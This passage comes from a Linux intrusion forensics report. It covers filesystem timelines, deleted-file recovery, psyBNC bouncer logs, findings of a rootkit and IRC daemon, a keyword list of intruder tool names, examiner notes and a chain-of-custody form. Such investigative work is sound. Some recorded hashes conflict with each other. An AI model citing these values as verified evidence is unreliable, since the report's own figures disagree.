24          m..    -/-rw-r--r--     ravi            ravi            441593
            /home/sedb/karuna/mail/postponed-msgs.lock
deleted-realloc)
149         m..    -/-rw-r--r--     ravi            ravi            441675
            /home/ravi/Desktop/kontrol-panel
280         m..    -/-rw-r--r--     ravi            ravi            441680
            /home/ravi/Desktop/Printer
80          m..    -/-rw-r--r--     ravi            ravi            441678
            /home/ravi/Desktop/Linux Documentation
124         m..    -/-rw-r--r--     ravi            ravi            441673
            /home/ravi/.bashrc
306         m..    -/-rw-r--r--     ravi            ravi            441676
            /home/ravi/Desktop/.directory
3728        m..    -/-rw-r--r--     ravi            ravi            441685
            /home/ravi/.screenrc
4096        m..    d/drwxr-xr-x     ravi            ravi            441682
            /home/ravi/.kde/Autostart
107         m..     -/-rw-r--r--    ravi            ravi            441679
            /home/ravi/Desktop/www.redhat.com
17          m.c    l/lrwxrwxrwx     root            root            441677
            /home/ravi/Desktop/Autostart ->
../.kde/Autostart
 224        m..    -/-rw-r--r--     ravi            ravi            441672
            /home/ravi/.bash_profile
 747        m..    -/-rw-r--r--     ravi            ravi            441684
            /home/ravi/.emacs
 24         m..    -/-rw-r--r--     ravi            ravi            441593
            /home/ravi/.bash_logout
```

This extract of the time line shows that the user ravi is created at this moment. The corresponding directories and the .bash_profile, Desktop etc files and directories are created for this user on Mon Jul 26 2004.

```
Tue Jul 27 2004 00:21:53
```

```
4096            m..     d/drwxr-xr-x   ravi     ravi     441681   /home/ravi/.kde
Tue Jul 27 2004 00:24:17
4096            m..     d/drwxrwxr-x  ravi                  ravi                  441686
                /home/ravi/.kde/.var
4096            m..     -/drwxrwxr-x  ravi                  ravi                  441686
                /home/ravi/.kde/.sh (deleted-realloc)
Tue Jul 27 2004 00:25:45
5               m..     -/-rw-------      ravi                  ravi                  442468
                /home/ravi/.kde/.var/ps/ps.pid
Tue Jul 27 2004 00:25:47
0               ma.     -/-rw-------      ravi                  ravi                  442471
                /home/ravi/.kde/.var/ps/log/USER1.TRL
Tue Jul 27 2004 00:29:00
0               ma.     -/-rw-------      ravi                  ravi                  442476
                /home/ravi/.kde/.var/ps/log/USER2.TRL
Thu Jul 29 2004 17:26:06
0               ma.     -/-rw-------      ravi                  ravi                  442485
                /home/ravi/.kde/.var/ps/log/USER3.TRL
```

Further Activities of the user on the next day shows that the directory .kde is modified and a hidden directory .var is modified. The other file modified in this .var directory is ps. These hidden files are also reflected when the find command for hidden files is executed.

```
Fri Jul 30 2004 12:23:08
1227    m..    -/-rw-------   diva             sedb                229
                /home/diva/.kde/tmp/var/.../Unreal3.1.3/crypt/Makefile
```

At this point of time the user diva runs the make file to compile and create the executable for the Unreal.3.1 which the IRC Daemon tool.

```
Sun Aug 01 2004 16:47:40
4096            m..     d/drwxr-xr-x   diva             sedb                         98421
                /home/diva/.kde/tmp/var/...
Sun Aug 01 2004 16:48:59
4007            m..     -/-rw-r--r--      diva    sedb                                 458468
                /home/diva/.kde/tmp/var/.../epona-
1.4.14/configure.log
```

This time line shows the epona tool which is provides the set of IRC service is written to the directory "…"

```
Thu Aug 05 2004 19:56:27
18621           m..     -/-rw-------      ravi                  ravi                  442479
                /home/ravi/.kde/.var/ps/log/USER1.LOG
```

```
Thu Aug 05 2004 20:33:10
2678        m..   -/-rw-------   ravi         ravi          441591
                  /home/ravi/.kde/.var/ps/daemon. old
Thu Aug 05 2004 20:35:39
155768      m..   -/-rw-------   ravi         ravi          442499
                  /home/ravi/.kde/.var/ps/log/USER4.LOG
```

This is the last activity of the user ravi on the system after which it was noticed by the system administrator and there user access was cut down. The above activity shows that the log USER1.LOG is modified, the daemon.old is modified and the USER4.OLD is also modified.

Recovering Deleted Files

The System Administrator had reported that one of the employees very important document has been deleted recently and it was very crucial to recover that document. The name of the document is "ATMbeware.doc"

The system administrator furnished with the name of the person and the location of the file. The file was in the home directory of Mr. Raghu.

Through Autopsy, the it was found that the file has been deleted but the inode is not yet Allocated. Following are the details found about the file.

```
 File Type (Recovered):
ASCII English text
MD5 of recovered content:
3d07e233f0de007ca7da6b71c490288a
Details:
inode: 65627
Not Allocated
Group: 4
uid / gid: 1003 / 321
mode: -rw-r--r--
size: 200192
num of links: 0

Inode Times:
Accessed:          Mon Jun 7 01:29:34 2004
File Modified:     Fri May 28 05:34:08 2004
Inode Modified:    Wed Jun 23 02:53:23 2004
Deleted:           Wed Jun 23 02:53:23 2004

Direct Blocks:
157262 157263 157264 157275 157276 157641 157651 157652
157653 157654 157655 157656
```

The file is deleted on June 23rd 2004. Since the file is not yet allocated it can be retrieved as follows.

```
[root@[root]$ md5sum images-sdb1-dd-home.sedb.raghu.ATMbeware.doc
3d07e233f0de007ca7da6b71c49028                    images-sdb1-dd-
home.sedb.raghu.ATMbeware.doc
```

String Search

In the Analysis process several files and keywords found which seem to be suspicious and may result into a good evidence for the forensic analysis. The first keyword is “psyBNC” which is found in the directory /lib/security/www is irc bouncer program used to keep the irc and irc client connected. Following are the details found for the search of keyword psyBNC. The different usernames, the time of connection is obtained.

```
Tue Jul 27 00:25:45 :Listener created :0.0.0.0 port 23476
Tue Jul 27 00:25:45 :Loading all Users..
Tue Jul 27 00:25:45 :No Users found.
Tue Jul 27 00:25:45 :psyBNC2.3.1-cBITLdDMSoNp started (PID :5545)
Tue Jul 27 00:25:46 :connect from 202.43.249.226
Tue Jul 27 00:25:47 :New User:Whitehat (www.whitehat.us.to) added by
          Whitehat
Tue Jul 27 00:25:50 :User Whitehat () has no server added
Tue Jul 27 00:26:35 :User Whitehat () trying mesra.dal.net port 6667 ().
Tue Jul 27 00:26:35 :User Whitehat () connected to mesra.dal.net:6667 ()
Tue Jul 27 00:29:00 :New User:Agung (Agung) added by Whitehat
Tue Jul 27 00:29:05 :User Agung () has no server added
Tue Jul 27 00:30:35 :User Agung () has no server added
Tue Jul 27 00:32:05 :User Agung () has no server added
Tue Jul 27 00:33:35 :User Agung () has no server added
Tue Jul 27 00:35:05 :User Agung () has no server added
Tue Jul 27 00:36:35 :User Agung () has no server added
Tue Jul 27 00:38:05 :User Agung () has no server added
Tue Jul 27 00:39:35 :User Agung () has no server added
Tue Jul 27 00:41:05 :User Agung () has no server added
Tue Jul 27 00:42:35 :User Agung () has no server added
Tue Jul 27 00:44:04 :connect from 202.43.249.226
Tue Jul 27 00:44:05 :User Agung logged in.
Tue Jul 27 00:44:05 :User Agung () has no server added
```

Conclusions

The analysis clearly shows that the system has been installed with a rootkit and setup a IRC Deamon. Through out the analysis, it was found that the subject did not do any harm to the system except to erase his own presence. The subject seems to be technically sound and is not a script kiddy which is evident based on the behavior like history logs, timeline on the system. The subject seems to be quite expert in chatting which is evident from the number of user names he is been using for connecting to the IRC server.

References

[1] IRC Bouncer
http://www.psychoid.net/

[2] System Forensic
http://www.sleuthkit.org/sleuthkit/

[3] System forensic Browser
http://www.sleuthkit.org/autopsy/

[4] Set of IRC Service
http://www.epona.org/

[5] IRC Deamon created for Dreamforge IRCd part of DALnet IRC Network
http://www.unrealircd.com/?page=about

Appendix – A – Dirty word list

- curatare
- bnc.tgz
- windmilk.tgz
- superwu
- .firewall.swpx
- epona
- unreal
- ilang
- ircd
- sulapan
- WhiteHat
- susu1
- Susu2

Appendix –B Notes

```
Sat Oct 30 14:55:23 2004
Image: images/sdb1-dd Fragment: 885294 Len: 1
View

Tue Jul 27 00:25:45 :psyBNC2.3.1-cBITLdDMSoNp started (PID
:5545)
Tue Jul 27 00:25:46 :connect from 202.43.249.226
```

```
Sat Oct 30 15:11:49 2004
Image: images/sdb1-dd Fragment: 885294 Len: 1
View

Tue Jul 27 00:25:45 :psyBNC2.3.1-cBITLdDMSoNp started (PID
:5545)
Tue Jul 27 00:25:46 :connect from 202.43.249.226
Tue Jul 27 00:25:47 :New User:Whitehat (www.whitehat.us.to)
added by Whitehat
Tue Jul 27 00:25:50 :User Whitehat () has no server added

user : Agung


Tue Jul 27 09:15:55 :connect from 202.43.249.226
Tue Jul 27 09:15:58 :User Agung logged in.

Thu Jul 29 13:23:32 :User Agung logged in.
Thu Jul 29 17:26:06 :New User:luky (luky) added by Agung

Fri Jul 30 10:18:57 :connect from proxychecker.yandex.net


Thu Aug 5 08:28:18 :New User:loney (loney) added by Whitehat
Thu Aug 5 08:28:25 :User loney () has no server added

Sat Oct 30 15:34:16 2004
Directory: /home/diva/
Image: images/sdb1-dd Meta: 183
View

This is the unkown account found on the system
Sat Oct 30 19:01:16 2004
File: /home/images/sdb1-dd-meta-441
Image: images/sdb1-dd Meta: 441
View

diva .bash_history
Sun Oct 31 10:18:03 2004
File: /home/images/sdb1-dd-meta-441
Image: images/sdb1-dd Meta: 441
View

diva history
Sun Oct 31 12:56:53 2004
File: /var/images/sdc1-dd-meta-98544
Image: images/sdc1-dd Meta: 98544
View

system information
Sun Oct 31 14:03:21 2004
File: /images/sda10-dd-meta-36275
Image: images/sda10-dd Meta: 36275
View

latest password file

ravi & diva accounts existed
```

```
Sun Oct 31 17:50:39 2004
Directory: //
Image: images/sda10-dd Meta: 2
View

Sun May 16 2004 19:40:49 60980 m.. -/-rw-r--r-- root root 42251
/lib/security/www/windmilk.tgz


Sun Jun 20 2004 12:11:15 454036 m.. -/-rw-r--r-- root root 42250
/lib/security/www/bnc.tgz


Tue Jul 27 2004 00:32:21 82131 .a. -/-rwxr-xr-x root root 12132
/sbin/fdisk
Tue Jul 27 2004 00:32:22 13299 .a. -/-rwxr-xr-x root root 12060
/sbin/e2label
Thu Jul 29 2004 02:15:17 1918 m.. -/-rw-r--r-- root root 36450
/etc/addressbook
Fri Jul 30 2004 02:41:19 6453 m.. -/-rw-r--r-- root root 36268
/etc/passwd-
6461 m.. -/-rw------- root root 36406 /etc/shadow-




Wed Aug 04 2004 13:21:29 1024 m.. -/drwxr-xr-x root root 6105
/root/mail/Read-Messages.lock (deleted-realloc)
1024 m.. d/drwxr-xr-x root root 6105 /root/.ncftp




Thu Aug 05 2004 09:49:25 834 m.. -/-rw-r--r-- root root 34148
/etc/group
```

```
Sun Oct 31 20:00:57 2004
Directory: //etc/
Image: images/sda10-dd Meta: 34137
View

2316 m.. -/-rw-r--r-- shridevi pt 425461
/home/pt/shridevi/sri/CR.txt
Thu Jul 08 2004 15:24:25 3501 m.. -/-r--rw-r-- root man 246361
/var/cache/man/cat1/mt.1.gz (deleted)
3501 m.. -r--rw-r-- root man 246361
3501 m.. -/-r--rw-r-- root man 246361
/var/mail_reports/maillog.0111.gz (deleted)
3501 m.. -/-r--rw-r-- root man 246361
/var/cache/man/cat1/strace.1.gz (deleted)




Fri Jul 09 2004 00:21:14 13868 .a. -/-r-xr-xr-x root root 114085
/usr/lib/python1.5/lib-dynload/readline.so
11364 .a. -/-rw-r--r-- root root 146291
/usr/lib/python1.5/exceptions.pyc
3863 .a. -/-rw-r--r-- root root 146201
/usr/lib/python1.5/UserDict.pyc
11524 .a. -/-rw-r--r-- root root 146430
/usr/lib/python1.5/posixpath.pyc
2848 .a. -/-rw-r--r-- root root 146509
/usr/lib/python1.5/stat.pyc
8728 .a. -/-rw-r--r-- root root 146405 /usr/lib/python1.5/os.pyc
4921 .a. -/-rw-r--r-- root root 146500
/usr/lib/python1.5/site.pyc



Tue Jul 13 2004 16:52:45 24207 .a. -/-r-sr-xr-x root root 12116
/sbin/unix_chkpwd


Thu Jul 15 2004 12:08:38 0 .a. -/-rw-r--r-- root root 36367
/etc/sysconfig/firewall


Thu Jul 15 2004 12:52:10 13533 .a. -/-rw-r--r-- root root 148138
/usr/include/g++-3/std/bastring.cc
1310 .a. -/-rw-r--r-- root root 51563 /usr/include/g++-3/alloc.h
1812 .a. -/-rw-r--r-- root root 51583 /usr/include/g++-3/cstring
22164 .a. -/-rw-r--r-- root root 148139 /usr/include/g++-
3/std/bastring.h
1479 .a. -/-rw-r--r-- root root 51608 /usr/include/g++-
3/iterator
5162 .a. -/-rw-r--r-- root root 148153 /usr/include/g++-
3/std/straits.h
238 .a. -/-rw-r--r-- root root 51673 /usr/include/g++-3/string
3523 .a. -/-rw-r--r-- root root 51592 /usr/include/g++-
3/fstream.h
152 .a. -/-rw-r--r-- root root 51580 /usr/include/g++-3/cstddef
157 .a. -/-rw-r--r-- root root 51568 /usr/include/g++-3/cctype
153 .a. -/-rw-r--r-- root root 51591 /usr/include/g++-3/fstream



Thu Jul 15 2004 20:11:57 5894 .a. -/-rw-r--r-- root root
16426 /usr/share/games/fortune/ascii-art
1928 .a. -/-rw-r--r-- root root 16486
/usr/share/games/fortune/translate-me
```

```
Mon Nov 1 11:15:32 2004
Directory: /usr//share/man/man1/
Image: images/sda5-dd Meta: 48560
View

..1.gz

hidden gz file
Mon Nov 1 11:22:37 2004
Directory: /home//spc/patil/.enlightenment/
Image: images/sdb1-dd Meta: 179888
View

...e_session-XXXXXX.clients.0
http://enlightenment.org/pages/main.html

found to be suspicious
Mon Nov 1 18:24:06 2004
File: /images/sda10-dd-meta-52209
Image: images/sda10-dd Meta: 52209
View

wu-ftpd.Z9ZFHtxEyFoPwu-ftpd~.swpx

found xinet.d
```

Appendix – C – Chain of Custody form

Evidence custody form

Case: XYZ-System

Chain of Custody

1.	Forensic Team Members	Pramod Pawar Nihar Khedekar VijayKumar	
2.	Description of Evidence	The system Chandramukhi which is linux box is compromised. So the evidence collected is the Disk partition images and the logs given by Mr. Khurana the system administrator.	
3.	Person receiving Evidence	Pramod Pawar	
4.	Case No.	1	
5.	Hash values of the evidence	sda1.md5: 661a4f317ce620e2f49de820a5d04257 sda10.md5:6b7bbf152e11e6f346357dc42c838d89 sda5.md5:22b2939c417e2f0333bf41dde891ebbf sda7.md5: 56a125d04fa2ea3beb9c355921ef9bda sda8.md5:cba7fada45bcaa8d0402cdd7d484c10b sda9.md5:debf77cc75c0e48ceb1274f9160d3abc sdb1.md5:b2ec6a068f2c57495a9ad39f1223c60d sdc1.md5:fe3df9d054d76fefd3d038d1d604256b571 sdc6.md5: cfa9ce8308700f2ebfdef2424445a3cc	
6.	Date/Time	Release by	Received by
	Date: 15th August 2004	Mr. Chamanlal Khurana, System Admininistrator, XYZ-Systems	Pramod Pawar CDAC, Bangalore
	Time: 17:30:00 IST	Signature	Signature